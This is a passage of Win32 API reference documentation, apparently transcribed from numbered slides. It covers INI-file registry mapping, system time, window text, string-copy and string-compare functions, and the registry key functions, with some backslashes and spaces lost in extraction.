string associated with lpKeyName is enclosed in single or double quotation marks, the marks are discarded when the GetPrivateProfileString function retrieves the string. The GetPrivateProfileString function is not case-sensitive; the strings can be a combination of uppercase and lowercase letters. To retrieve a string from the WIN.INI file, use the GetProfileString function. Windows NT:
  • 176.
    Calls to privateprofile functions may be mapped to the registry instead of to the specified initialization files. This mapping occurs when the initialization file and section are specified in the registry under the following keys: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMapping This mapping is likely if an application modifies system-component initialization files, such as CONTROL.INI, SYSTEM.INI, and WINFILE.INI. In these cases, the GetPrivateProfileString function retrieves information from the registry, not from the initialization file; the change in the storage location has no effect on the function's behavior. The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use the following steps to locate initialization information: 1. Look in the registry for the name of the initialization file, say myfile.ini, under IniFileMapping: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMappingmyfile.ini 2. Look for the section name specified by lpAppName. This will be a named value under myfile.ini, or a subkey of myfile.ini, or will not exist. 3. If the section name specified by lpAppName is a named value under myfile.ini, then that value specifies where in the registry you will find the keys for the section. 4. If the section name specified by lpAppName is a subkey of myfile.ini, then named values under that subkey specify where in the registry you will find the keys for the section. If the key you are looking for does not exist as a named value, then there will be an unnamed value (shown as "<No Name>") that specifies the default location in the registry where you will find the key. 5. If the section name specified by lpAppName does not exist as a named value or as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No Name>") under myfile.ini that specifies the default location in the registry where you will find the keys for the section. 6. If there is no subkey for myfile.ini, or if there is no entry for the section name, then look for the actual myfile.ini on the disk and read its contents. When looking at values in the registry that specify other registry locations, there are several prefixes that change the behavior of the ini file mapping: ! - this character forces all writes to go both to the registry and to the .INI file on disk. # - this character causes the registry value to be set to the value in the Windows 3.1 .INI file when a new user logs in for the first time after setup. @ - this character prevents any reads from going to the .INI file on disk if the requested data is not found in the registry. USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix is relative to that key.
  • 177.
    SYS: - thisprefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after the prefix is relative to that key. See Also GetProfileSint GetSystemTime The GetSystemTime function retrieves the current system date and time. The system time is expressed in Coordinated Universal Time (UTC). VOID GetSystemTime( LPSYSTEMTIME lpSystemTime // address of system time structure ); Parameters lpSystemTime Points to a SYSTEMTIME structure to receive the current system date and time. Return Values This function does not return a value. See Also GetLocalTime, GetSystemTimeAdjustment, SetSystemTime, SYSTEMTIME GetSystemTimeAsFileTime The GetSystemTimeAsFileTime function obtains the current system date and time. The information is in Coordinated Universal Time (UTC) format. VOID GetSystemTimeAsFileTime( LPFILETIME lpSystemTimeAsFileTime // pointer to a file time structure ); Parameters lpSystemTimeAsFileTime Pointer to a FILETIME structure to receive the current system date and time in UTC format. Return Values This function does not return a value. Remarks The GetSystemTimeAsFileTime function is equivalent to the following code sequence: FILETIME ft; SYSTEMTIME st; GetSystemTime(&st); SystemTimeToFileTime(&st,&ft); See Also
  • 178.
    FILETIME, GetSystemTime, SYSTEMTIME,SystemTimeToFileTime GetWindowLong The GetWindowLong function retrieves information about the specified window. The function also retrieves the 32-bit (long) value at the specified offset into the extra window memory of a window. LONG GetWindowLong( HWND hWnd, // handle of window int nIndex // offset of value to retrieve ); Parameters hWnd Identifies the window and, indirectly, the class to which the window belongs. nIndex Specifies the zero-based offset to the value to be retrieved. Valid values are in the range zero through the number of bytes of extra window memory, minus four; for example, if you specified 12 or more bytes of extra memory, a value of 8 would be an index to the third 32-bit integer. To retrieve any other value, specify one of the following values: GWL_EXSTYLE Retrieves the extended window styles. GWL_STYLE Retrieves the window styles. GWL_WNDPROC Retrieves the address of the window procedure, or a handle representing the address of the window procedure. You must use the CallWindowProc function to call the window procedure. GWL_HINSTANCE Retrieves the handle of the application instance. GWL_HWNDPARENT Retrieves the handle of the parent window, if any. GWL_ID Retrieves the identifier of the window. GWL_USERDATA Retrieves the 32-bit value associated with the window. Each window has a corresponding 32-bit value intended for use by the application that created the window. The following values are also available when the hWnd parameter identifies a dialog box: DWL_DLGPROC Retrieves the address of the dialog box procedure, or a handle representing the address of the dialog box procedure. You must use the CallWindowProc function to call the dialog box procedure.
  • 179.
    DWL_MSGRESULT Retrieves the returnvalue of a message processed in the dialog box procedure. DWL_USER Retrieves extra information private to the application, such as handles or pointers. Return Values If the function succeeds, the return value is the requested 32-bit value. If the function fails, the return value is zero. To get extended error information, call GetLastError. Remarks Reserve extra window memory by specifying a nonzero value in the cbWndExtra member of the WNDCLASS structure used with the RegisterClass function. See Also CallWindowProc, GetWindowWord, RegisterClass, SetParent GetWindowText The GetWindowText function copies the text of the specified window's title bar (if it has one) into a buffer. If the specified window is a control, the text of the control is copied. int GetWindowText( HWND hWnd, // handle of window or control with text LPTSTR lpString, // address of buffer for text int nMaxCount // maximum number of characters to copy ); Parameters hWnd Identifies the window or control containing the text. lpString Points to the buffer that will receive the text. nMaxCount Specifies the maximum number of characters to copy to the buffer, including the NULL character. If the text exceeds this limit, it is truncated. Return Values If the function succeeds, the return value is the length, in characters, of the copied string, not including the terminating null character. If the window has no title bar or text, if the title bar is empty, or if the window or control handle is invalid, the return value is zero. To get extended error information, call GetLastError.
  • 180.
    This function cannotretrieve the text of an edit control in another application. Remarks This function causes a WM_GETTEXT message to be sent to the specified window or control. This function cannot retrieve the text of an edit control in another application. See Also GetWindowTextLength GetWindowTextLength The GetWindowTextLength function retrieves the length, in characters, of the specified window's title bar text (if the window has a title bar). If the specified window is a control, the function retrieves the length of the text within the control. int GetWindowTextLength( HWND hWnd // handle of window or control with text ); Parameters hWnd Identifies the window or control. Return Values If the function succeeds, the return value is the length, in characters, of the text. Under certain conditions, this value may actually be greater than the length of the text. For more information, see the following Remarks section. If the window has no text, the return value is zero. To get extended error information, call GetLastError. Remarks This function causes a WM_GETTEXTLENGTH message to be sent to the specified window or control. Under certain conditions, the GetWindowTextLength function may return a value that is larger than the actual length of the text. This occurs with certain mixtures of ANSI and Unicode, and is due to the operating system allowing for the possible existence of DBCS characters within the text. The return value, however, will always be at least as large as the actual length of the text; you can thus always use it to guide buffer allocation. This behavior can occur when an application uses both ANSI functions and common dialogs, which use Unicode. It can also occur when an application uses the ANSI flavor of GetWindowTextLength with a window whose window procedure is Unicode, or the Unicode flavor with a window whose window procedure is ANSI.
  • 181.
    To obtain theexact length of the text, use the WM_GETTEXT, LB_GETTEXT, or CB_GETLBTEXT messages, or the GetWindowText function. See Also CB_GETLBTEXT, GetWindowText, LB_GETTEXT, SetWindowText CharUpper The CharUpper function converts a character string or a single character to uppercase. If the operand is a character string, the function converts the characters in place. This function supersedes the AnsiUpper function. LPTSTR CharUpper( LPTSTR lpsz // single character or pointer to string ); Parameters lpsz Pointer to a null-terminated string or specifies a single character. If the high-order word of this parameter is zero, the low-order word must contain a single character to be converted. Return Values If the operand is a character string, the function returns a pointer to the converted string. Since the string is converted in place, the return value is equal to lpsz. If the operand is a single character, the return value is a 32-bit value whose high-order word is zero, and low-order word contains the converted character. There is no indication of success or failure. Failure is rare. Remarks Windows NT: To make the conversion, the function uses the language driver for the current language selected by the user at setup or by using the Control Panel. If no language has been selected, Windows completes the conversion by using internal default mapping. The conversion is made based on the code page associated with the process locale. Windows 95: The function makes the conversion based on the information associated with the user's default locale, which is the locale selected by the user at setup or by using the Control Panel. Windows 95 does not have language drivers. See Also CharLower CharLower The CharLower function converts a character string or a single character to lowercase. If the operand is a character string, the function converts the characters in place. This function supersedes the AnsiLower function.
  • 182.
    LPTSTR CharLower( LPTSTR lpsz// single character or pointer to string ); Parameters lpsz Pointer to a null-terminated string or specifies a single character. If the high-order word of this parameter is zero, the low-order word must contain a single character to be converted. Return Values If the operand is a character string, the function returns a pointer to the converted string. Since the string is converted in place, the return value is equal to lpsz. If the operand is a single character, the return value is a 32-bit value whose high-order word is zero, and low-order word contains the converted character. There is no indication of success or failure. Failure is rare. Remarks Windows NT: To make the conversion, the function uses the language driver for the current language selected by the user at setup or by using the Control Panel. If no language has been selected, Windows completes the conversion by using internal default mapping. The conversion is made based on the code page associated with the process locale. Windows 95: The function makes the conversion based on the information associated with the user's default locale, which is the locale selected by the user at setup or by using the Control Panel. Windows 95 does not have language drivers. See Also CharLowerBuff, CharUpper CreateDialog The CreateDialog macro creates a modeless dialog box from a dialog box template resource. The CreateDialog macro uses the CreateDialogParam function. HWND CreateDialog( HINSTANCE hInstance, // handle to application instance LPCTSTR lpTemplate, // identifies dialog box template name HWND hWndParent, // handle to owner window DLGPROC lpDialogFunc // pointer to dialog box procedure ); Parameters hInstance Identifies an instance of the module whose executable file contains the dialog box template. lpTemplate
  • 183.
    Identifies the dialogbox template. This parameter is either the pointer to a null-terminated character string that specifies the name of the dialog box template or an integer value that specifies the resource identifier of the dialog box template. If the parameter specifies a resource identifier, its high- order word must be zero and its low-order word must contain the identifier. You can use the MAKEINTRESOURCE macro to create this value. hWndParent Identifies the window that owns the dialog box. lpDialogFunc Points to the dialog box procedure. For more information about the dialog box procedure, see DialogProc. Return Values If the function succeeds, the return value is the handle to the dialog box. If the function fails, the return value is NULL. Remarks The CreateDialog function uses the CreateWindowEx function to create the dialog box. CreateDialog then sends a WM_INITDIALOG message (and a WM_SETFONT message if the template specifies the DS_SETFONT style) to the dialog box procedure. The function displays the dialog box if the template specifies the WS_VISIBLE style. Finally, CreateDialog returns the window handle to the dialog box. After CreateDialog returns, the application displays the dialog box (if it is not already displayed) by using the ShowWindow function. The application destroys the dialog box by using the DestroyWindow function. Windows 95: The system can support a maximum of 16,364 window handles. See Also CreateDialogIndirect, CreateDialogIndirectParam, CreateDialogParam, CreateWindowEx, DestroyWindow, DialogBox, DialogProc, ShowWindow, WM_INITDIALOG, WM_SETFONT KillTimer The KillTimer function destroys the specified timer. BOOL KillTimer( HWND hWnd, // handle of window that installed timer UINT uIDEvent // timer identifier ); Parameters hWnd Identifies the window associated with the specified timer. This value must be the same as the hWnd value passed to the SetTimer function that created the timer.
  • 184.
    uIDEvent Specifies the timerto be destroyed. If the window handle passed to SetTimer is valid, this parameter must be the same as the uIDEvent value passed to SetTimer. If the application calls SetTimer with hWnd set to NULL, this parameter must be the timer identifier returned by SetTimer. Return Values If the function succeeds, the return value is nonzero. If the function fails, the return value is zero. To get extended error information, call GetLastError. Remarks The KillTimer function does not remove WM_TIMER messages already posted to the message queue. See Also SetTimer lstrcat The lstrcat function appends one string to another. LPTSTR lstrcat( LPTSTR lpString1, // address of buffer for concatenated strings LPCTSTR lpString2 // address of string to add to string1 ); Parameters lpString1 Points to a null-terminated string. The buffer must be large enough to contain both strings. lpString2 Points to the null-terminated string to be appended to the string specified in the lpString1 parameter. Return Values If the function succeeds, the return value is a pointer to the buffer. If the function fails, the return value is NULL. To get extended error information, call GetLastError. See Also lstrcmp lstrcmpi
  • 185.
    The lstrcmpi functioncompares two character strings. The comparison is not case sensitive. int lstrcmpi( LPCTSTR lpString1, // address of first string LPCTSTR lpString2 // address of second string ); Parameters lpString1 Points to the first null-terminated string to be compared. lpString2 Points to the second null-terminated string to be compared. Return Values If the function succeeds and the string pointed to by lpString1 is less than the string pointed to by lpString2, the return value is negative; if the string pointed to by lpString1 is greater than the string pointed to by lpString2, it is positive. If the strings are equal, the return value is zero. Remarks The lstrcmpi function compares two strings by checking the first characters against each other, the second characters against each other, and so on until it finds an inequality or reaches the ends of the strings. The function returns the difference of the values of the first unequal characters it encounters. For example, lstrcmpi determines that "abcz" is greater than "abcdefg" and returns the difference of z and d. The language (locale) selected by the user at setup time, or by using the control panel, determines which string is greater (or whether the strings are the same). If no language (locale) is selected, Windows performs the comparison by using default values. For some locales, the lstrcmpi function may be insufficient. If this occurs, use CompareString to ensure proper comparison. For example, in Japan call CompareString with the IGNORE_CASE, IGNORE_KANATYPE, and IGNORE_WIDTH values to achieve the most appropriate non-exact string comparison. The IGNORE_KANATYPE and IGNORE_WIDTH values are ignored in non-Asian locales, so you can set these values for all locales and be guaranteed to have a culturally correct "insensitive" sorting regardless of the locale. Note that specifying these values slows performance, so use them only when necessary. With a double-byte character set (DBCS) version of Windows, this function can compare two DBCS strings. The Win32 lstrcmpi function uses a word sort, rather than a string sort. A word sort treats hyphens and apostrophes differently than it treats other symbols that are not alphanumeric, in order to ensure that words such as "coop" and "co- op" stay together within a sorted list. Note that in 16-bit versions of Windows, lstrcmpi uses a string sort. For a detailed discussion of word sorts and string
  • 186.
    sorts, see theRemarks section of the reference page for the CompareString function . See Also CompareString, lstrcmp lstrcpy The lstrcpy function copies a string to a buffer. LPTSTR lstrcpy( LPTSTR lpString1, // address of buffer LPCTSTR lpString2 // address of string to copy ); Parameters lpString1 Points to a buffer to receive the contents of the string pointed to by the lpString2 parameter. The buffer must be large enough to contain the string, including the terminating null character. lpString2 Points to the null-terminated string to be copied. Return Values If the function succeeds, the return value is a pointer to the buffer. If the function fails, the return value is NULL. To get extended error information, call GetLastError. Remarks With a double-byte character set (DBCS) version of Windows, this function can be used to copy a DBCS string. See Also lstrcat, lstrcpyn lstrcpyn The lstrcpyn function copies a specified number of characters from a source string into a buffer. LPTSTR lstrcpyn( LPTSTR lpString1, // address of target buffer LPCTSTR lpString2, // address of source string int iMaxLength // number of bytes or characters to copy ); Parameters
  • 187.
    lpString1 Points to abuffer into which the function copies characters. The buffer must be large enough to contain the number of bytes (ANSI version) or characters (Unicode version) specified by iMaxLength, including room for a terminating null character. lpString2 Points to a null-terminated string from which the function copies characters. iMaxLength Specifies the number bytes (ANSI version) or characters (Unicode version) to be copied from the string pointed to by lpString2 into the buffer pointed to by lpString1, including a terminating null character. Return Values If the function succeeds, the return value is a pointer to the buffer. If the function fails, the return value is NULL. To get extended error information, call GetLastError. Remarks Note that the buffer pointed to by lpString1 must be large enough to include a terminating null character, and the string length value specified by iMaxLength includes room for a terminating null character. Thus, the following code TCHAR chBuffer[512] ; lstrcpyn(chBuffer, "abcdefghijklmnop", 4) ; ... copies the string "abc", followed by a terminating null character, to chBuffer. See Also lstrcat, lstrcpy RegCreateKey The RegCreateKey function creates the specified key. If the key already exists in the registry, the function opens it. This function is provided for compatibility with Windows version 3.1. Win32-based applications should use the RegCreateKeyEx function. LONG RegCreateKey( HKEY hKey, // handle of an open key LPCTSTR lpSubKey, // address of name of subkey to open PHKEY phkResult // address of buffer for opened handle ); Parameters hKey
  • 188.
    Identifies a currentlyopen key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS The key opened or created by this function is a subkey of the key identified by hKey. lpSubKey Points to a null-terminated string specifying the name of a key that this function opens or creates. This key must be a subkey of the key identified by the hKey parameter. If hKey is one of the predefined keys, lpSubKey may be NULL. In that case, the handle returned by using phkResult is the same hKey handle passed in to the function. phkResult Points to a variable that receives the handle of the opened or created key. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks An application can use the RegCreateKey function to create several keys at once. For example, an application can create a subkey four levels deep at the same time as the three preceding subkeys by specifying a string of the following form for the lpSubKey parameter: subkey1subkey2subkey3subkey4 The key identified by the hKey parameter must have been opened with KEY_CREATE_SUB_KEY access (KEY_WRITE access includes KEY_CREATE_SUB_KEY access). If the lpSubKey parameter is the address of an empty string, the function opens and then passes back the key identified by the hKey parameter. See Also RegCloseKey, RegCreateKeyEx, RegDeleteKey, RegOpenKey RegCloseKey The RegCloseKey function releases the handle of the specified key. LONG RegCloseKey(
  • 189.
    HKEY hKey //handle of key to close ); Parameters hKey Identifies the open key to close. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks The handle for a specified key should not be used after it has been closed, because it will no longer be valid. Key handles should not be left open any longer than necessary. The RegCloseKey function does not necessarily write information to the registry before returning; it can take as much as several seconds for the cache to be flushed to the hard disk. If an application must explicitly write registry information to the hard disk, it can use the RegFlushKey function. RegFlushKey, however, uses many system resources and should be called only when necessary. See Also RegCreateKey, RegCreateKeyEx, RegDeleteKey, RegFlushKey, RegOpenKey, RegOpenKeyEx, RegSetValue, RegSetValueEx RegCreateKeyEx The RegCreateKeyEx function creates the specified key. If the key already exists in the registry, the function opens it. LONG RegCreateKeyEx( HKEY hKey, // handle of an open key LPCTSTR lpSubKey, // address of subkey name DWORD Reserved, // reserved LPTSTR lpClass, // address of class string DWORD dwOptions, // special options flag REGSAM samDesired, // desired security access LPSECURITY_ATTRIBUTES lpSecurityAttributes, // address of key security structure PHKEY phkResult, // address of buffer for opened handle LPDWORD lpdwDisposition // address of disposition value buffer ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values:
  • 190.
    HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS The key openedor created by the RegCreateKeyEx function is a subkey of the key identified by the hKey parameter. lpSubKey Points to a null-terminated string specifying the name of a subkey that this function opens or creates. The subkey specified must be a subkey of the key identified by the hKey parameter. This subkey must not begin with the backslash character (''). This parameter cannot be NULL. Reserved Reserved; must be zero. lpClass Points to a null-terminated string that specifies the class (object type) of this key. This parameter is ignored if the key already exists. dwOptions Specifies special options for the key. This parameter can be one of the following values. REG_OPTION_NON_VOLATILE This key is not volatile; this is the default. The information is stored in a file and is preserved when the system is restarted. The RegSaveKey function saves keys that are not volatile. REG_OPTION_VOLATILE Windows NT: This key is volatile; the information is stored in memory and is not preserved when the system is restarted. The RegSaveKey function does not save volatile keys. This flag is ignored if the key already exists. Windows 95: This value is ignored in Windows 95. If REG_OPTION_VOLATILE is specified, the RegCreateKeyEx function creates a nonvolatile key and returns ERROR_SUCCESS. REG_OPTION_BACKUP_RESTORE Windows NT: If this flag is set, the function ignores the samDesired parameter and attempts to open the key with the access required to backup or restore the key. If the calling thread has the SE_BACKUP_NAME privilege enabled, the key is opened with ACCESS_SYSTEM_SECURITY and KEY_READ access. If the calling thread has the SE_RESTORE_NAME privilege enabled, the key is opened with ACCESS_SYSTEM_SECURITY and KEY_WRITE access. If both privileges are enabled, the key has the combined accesses for both privileges. Windows 95: This flag is ignored. Windows 95 does not support security in its registry. samDesired Specifies an access mask that specifies the desired security access for the new key. This parameter can be a combination of the following values:
  • 191.
    KEY_ALL_ACCESS Combination of KEY_QUERY_VALUE,KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, KEY_CREATE_SUB_KEY, KEY_CREATE_LINK, and KEY_SET_VALUE access. KEY_CREATE_LINK Permission to create a symbolic link. KEY_CREATE_SUB_KEY Permission to create subkeys. KEY_ENUMERATE_SUB_KEYS Permission to enumerate subkeys. KEY_EXECUTE Permission for read access. KEY_NOTIFY Permission for change notification. KEY_QUERY_VALUE Permission to query subkey data. KEY_READ Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and KEY_NOTIFY access. KEY_SET_VALUE Permission to set subkey data. KEY_WRITE Combination of KEY_SET_VALUE and KEY_CREATE_SUB_KEY access. lpSecurityAttributes Pointer to a SECURITY_ATTRIBUTES structure that determines whether the returned handle can be inherited by child processes. If lpSecurityAttributes is NULL, the handle cannot be inherited. Windows NT: The lpSecurityDescriptor member of the structure specifies a security descriptor for the new key. If lpSecurityAttributes is NULL, the key gets a default security descriptor. Windows 95: The lpSecurityDescriptor member of the structure is ignored. phkResult Points to a variable that receives the handle of the opened or created key. lpdwDisposition Points to a variable that receives one of the following disposition values: REG_CREATED_NEW_KEY The key did not exist and was created. REG_OPENED_EXISTING_KEY The key existed and was simply opened without being changed. Return Values
  • 192.
    If the functionsucceeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks The key that the RegCreateKeyEx function creates has no values. An application can use the RegSetValue or RegSetValueEx function to set key values. The key identified by the hKey parameter must have been opened with KEY_CREATE_SUB_KEY access. To open the key, use the RegCreateKeyEx or RegOpenKeyEx function. An application cannot create a key under HKEY_USERS or HKEY_LOCAL_MACHINE. An application can use RegCreateKeyEx to temporarily lock a portion of the registry. When the locking process creates a new key, it receives the disposition value REG_CREATED_NEW_KEY, indicating that it "owns" the lock. Another process attempting to create the same key receives the disposition value REG_OPENED_EXISTING_KEY, indicating that another process already owns the lock. See Also RegCloseKey, RegCreateKey, RegDeleteKey, RegOpenKey, RegOpenKeyEx RegDeleteKey Windows 95: The RegDeleteKey function deletes a key and all its descendents. Windows NT: The RegDeleteKey function deletes the specified key. This function cannot delete a key that has subkeys. LONG RegDeleteKey( HKEY hKey, // handle of open key LPCTSTR lpSubKey // address of name of subkey to delete ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS The key specified by the lpSubKey parameter must be a subkey of the key identified by hKey. lpSubKey
  • 193.
    Points to anull-terminated string specifying the name of the key to delete. This parameter cannot be NULL, and the specified key must not have subkeys. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks If the function succeeds, RegDeleteKey removes the specified key from the registry. The entire key, including all of its values, is removed. To open the key, use the RegCreateKeyEx or RegOpenKeyEx function. Do not use the RegCreateKey or RegOpenKey functions. See Also RegCloseKey RegLoadKey The RegLoadKey function creates a subkey under HKEY_USER or HKEY_LOCAL_MACHINE and stores registration information from a specified file into that subkey. This registration information is in the form of a hive. A hive is a discrete body of keys, subkeys, and values that is rooted at the top of the registry hierarchy. A hive is backed by a single file and .LOG file. LONG RegLoadKey( HKEY hKey, // handle of open key LPCTSTR lpSubKey, // address of name of subkey LPCTSTR lpFile // address of filename for registry information ); Parameters hKey Specifies the key where the subkey will be created. This can be a predefined reserved handle value, or a handle returned by a call to RegConnectRegistry. The predefined reserved handle values are: HKEY_LOCAL_MACHINE HKEY_USERS This function always loads information at the top of the registry hierarchy. The HKEY_CLASSES_ROOT and HKEY_CURRENT_USER handle values cannot be specified for this parameter, because they represent subsets of the HKEY_LOCAL_MACHINE and HKEY_USERS handle values, respectively. lpSubKey
  • 194.
    Points to anull-terminated string that specifies the name of the key to be created under hKey. This subkey is where the registration information from the file will be loaded. lpFile Points to a null-terminated string containing the name of a file that has registration information. This file must have been created with the RegSaveKey function. Under the file allocation table (FAT) file system, the filename may not have an extension. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks If hKey is a handle returned by RegConnectRegistry, then the path specified in lpFile is relative to the remote computer. Windows NT: The calling process must have the SE_RESTORE_NAME privilege. For more information about privileges, see Privileges. Windows 95: Security privileges are not supported or required. See Also RegConnectRegistry, RegDeleteKey, RegReplaceKey, RegRestoreKey RegOpenKey The RegOpenKey function opens the specified key. This function is provided for compatibility with Windows version 3.1. Win32-based applications should use the RegOpenKeyEx function. LONG RegOpenKey( HKEY hKey, // handle of open key LPCTSTR lpSubKey, // address of name of subkey to open PHKEY phkResult // address of handle of open key ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE
  • 195.
    HKEY_USERS The key openedby the RegOpenKey function is a subkey of the key identified by hKey. lpSubKey Points to a null-terminated string containing the name of the key to open. This key must be a subkey of the key identified by the hKey parameter. If this parameter is NULL or a pointer to an empty string, the function returns the same handle that was passed in. phkResult Points to a variable that receives the handle of the opened key. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks The RegOpenKey function uses the default security access mask to open a key. If opening the key requires a different mask, the function fails, returning ERROR_ACCESS_DENIED. An application should use the RegOpenKeyEx function to specify an access mask in this situation. Unlike the RegCreateKey function, RegOpenKey does not create the specified key if the key does not exist in the database. See Also RegCloseKey, RegCreateKey, RegCreateKeyEx, RegDeleteKey RegOpenKeyEx The RegOpenKeyEx function opens the specified key. LONG RegOpenKeyEx( HKEY hKey, // handle of open key LPCTSTR lpSubKey, // address of name of subkey to open DWORD ulOptions, // reserved REGSAM samDesired, // security access mask PHKEY phkResult // address of handle of open key ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER
  • 196.
    HKEY_LOCAL_MACHINE HKEY_USERS lpSubKey Points to anull-terminated string containing the name of the subkey to open. If this parameter is NULL or a pointer to an empty string, the function will open a new handle of the key identified by the hKey parameter. In this case, the function will not close the handles previously opened. ulOptions Reserved; must be zero. samDesired Specifies an access mask that describes the desired security access for the new key. This parameter can be a combination of the following values: KEY_ALL_ACCESS Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY, KEY_CREATE_SUB_KEY, KEY_CREATE_LINK, and KEY_SET_VALUE access. KEY_CREATE_LINK Permission to create a symbolic link. KEY_CREATE_SUB_KEY Permission to create subkeys. KEY_ENUMERATE_SUB_KEYS Permission to enumerate subkeys. KEY_EXECUTE Permission for read access. KEY_NOTIFY Permission for change notification. KEY_QUERY_VALUE Permission to query subkey data. KEY_READ Combination of KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and KEY_NOTIFY access. KEY_SET_VALUE Permission to set subkey data. KEY_WRITE Combination of KEY_SET_VALUE and KEY_CREATE_SUB_KEY access. phkResult Points to a variable that receives the handle of the opened key. Return Values If the function succeeds, the return value is ERROR_SUCCESS.
  • 197.
    If the functionfails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks Unlike the RegCreateKeyEx function, the RegOpenKeyEx function does not create the specified key if the key does not exist in the registry. See Also RegCloseKey, RegCreateKeyEx, RegDeleteKey, RegOpenKey RegQueryValue The RegQueryValue function retrieves the value associated with the unnamed value for a specified key in the registry. Values in the registry have name, type, and data components. This function retrieves the data for a key's first value that has a NULL name. This function is provided for compatibility with Windows version 3.1. Win32-based applications should use the RegQueryValueEx function. LONG RegQueryValue( HKEY hKey, // handle of key to query LPCTSTR lpSubKey, // address of name of subkey to query LPTSTR lpValue, // address of buffer for returned string PLONG lpcbValue // address of buffer for size of returned string ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS lpSubKey Points to a null-terminated string containing the name of the subkey of the hKey parameter for which a value is to be retrieved. If this parameter is NULL or points to an empty string, the function retrieves the value set by the RegSetValue function for the key identified by hKey. lpValue Points to a buffer that receives the value associated with the lpSubKey parameter. The buffer should be big enough to contain the terminating null character. This parameter can be NULL if the data is not required. If lpValue is NULL, and lpcbValue is not NULL, the function places the size in bytes of the data referenced by the value key, including the terminating null character, into the variable pointed to by lpcbValue. This lets an application determine how to best preallocate a buffer for the value key's data. lpcbValue
  • 198.
    Points to avariable specifying the size, in bytes, of the buffer pointed to by the lpValue parameter. When the function returns, this variable contains the size of the data copied to lpValue, including the terminating null character. If the buffer specified by lpValue parameter is not large enough to hold the data, the function returns the value ERROR_MORE_DATA, and stores the required buffer size, in bytes, into the variable pointed to by lpcbValue. If lpValue is NULL, the function returns ERROR_SUCCESS, and stores the size of the string, in bytes, into the variable pointed to by lpcbValue. This lets an application determine the best way to allocate a buffer for the value key's data. In all cases the value returned in lpcbValue always includes the size of the terminating null character in the string. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks The key identified by the hKey parameter must have been opened with KEY_QUERY_VALUE access (KEY_READ access includes KEY_QUERY_VALUE access). If the ANSI version of this function is used (either by explicitly calling RegQueryValue or by not defining Unicode before including the WINDOWS.H file), this function converts the stored Unicode string to an ANSI string before copying it to the buffer specified by the lpValue parameter. See Also RegEnumKey, RegEnumKeyEx, RegEnumValue, RegQueryInfoKey, RegQueryValueEx, RegSetValue, RegSetValueEx RegQueryValueEx The RegQueryValueEx function retrieves the type and data for a specified value name associated with an open registry key. LONG RegQueryValueEx( HKEY hKey, // handle of key to query LPTSTR lpValueName, // address of name of value to query LPDWORD lpReserved, // reserved LPDWORD lpType, // address of buffer for value type LPBYTE lpData, // address of data buffer LPDWORD lpcbData // address of data buffer size ); Parameters hKey
  • 199.
